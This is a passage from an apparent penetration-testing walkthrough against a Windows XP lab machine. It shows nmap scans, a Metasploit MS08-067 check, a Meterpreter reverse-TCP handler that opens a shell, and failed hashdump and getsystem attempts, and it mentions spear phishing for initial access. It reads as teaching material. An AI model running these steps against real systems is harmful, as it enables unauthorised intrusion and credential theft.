139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:CD:8F:4C (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

This was a Windows system and most probably windows XP. Next, I tried Nmap with operation system detect option.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -A 192.168.36.201
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-19 22:14 EDT
Nmap scan report for 192.168.36.201
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:CD:8F:4C (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/
o:microsoft:windows_xp

Host script results:
|_clock-skew: 1s
|_nbstat: NetBIOS name: ADMINBAB-F51DC1, NetBIOS user: <unknown>, NetBIOS MA
C: 00:0c:29:cd:8f:4c (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   1.15 ms 192.168.36.201
```

The target operating system is either windows XP SP2 or SP3. I started Metasploit and checked whether if the target was vulnerable to Ms 08_067 vulnerability. It was not.




```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.36.201
rhosts => 192.168.36.201
msf6 exploit(windows/smb/ms08_067_netapi) > check
[*] 192.168.36.201:445 - The target is not exploitable.
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

After checking various options through which I could gain access to the target system, my senior suggested spear phishing was the only way to gain initial access to the foothold system. Of course, an insider has knowledge about email addresses of the other employees. So he set up a spear phis -hing campaign (explained in detail in our May 2021 Issue) that resulted in a meterpreter session on the target.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(multi/handler) > set lport 4466
lport => 4466
```



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4466
[*] Sending stage (175174 bytes) to 192.168.36.201
[*] Meterpreter session 1 opened (192.168.36.171:4466 -> 192.168.36.201:1196
) at 2021-07-21 04:02:32 -0400

meterpreter > sysinfo
Computer        : ADMINBAB-F51DC1
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : SMALLBUSINESS
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: SMALLBUSINESS\prathul
meterpreter > 
```


The target is a Windows XP Service pack 3 and I got privileges of a user named Prathul on the target. As can be seen, I am running with Limited privileges. It's time for some privilege escalation . The hashdump and getsystem commands that worked so good on windows XP SP2 did not work on this target.

**"The only crime that has been proven is the hack.
That is the story."
- Ramon Fonseca**




```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect
.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported
 on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > 
```

My senior sported a evil smile on his face after seeing me typing this commands. I got in the Shell as if impulsively and ran some commands inadvertently.



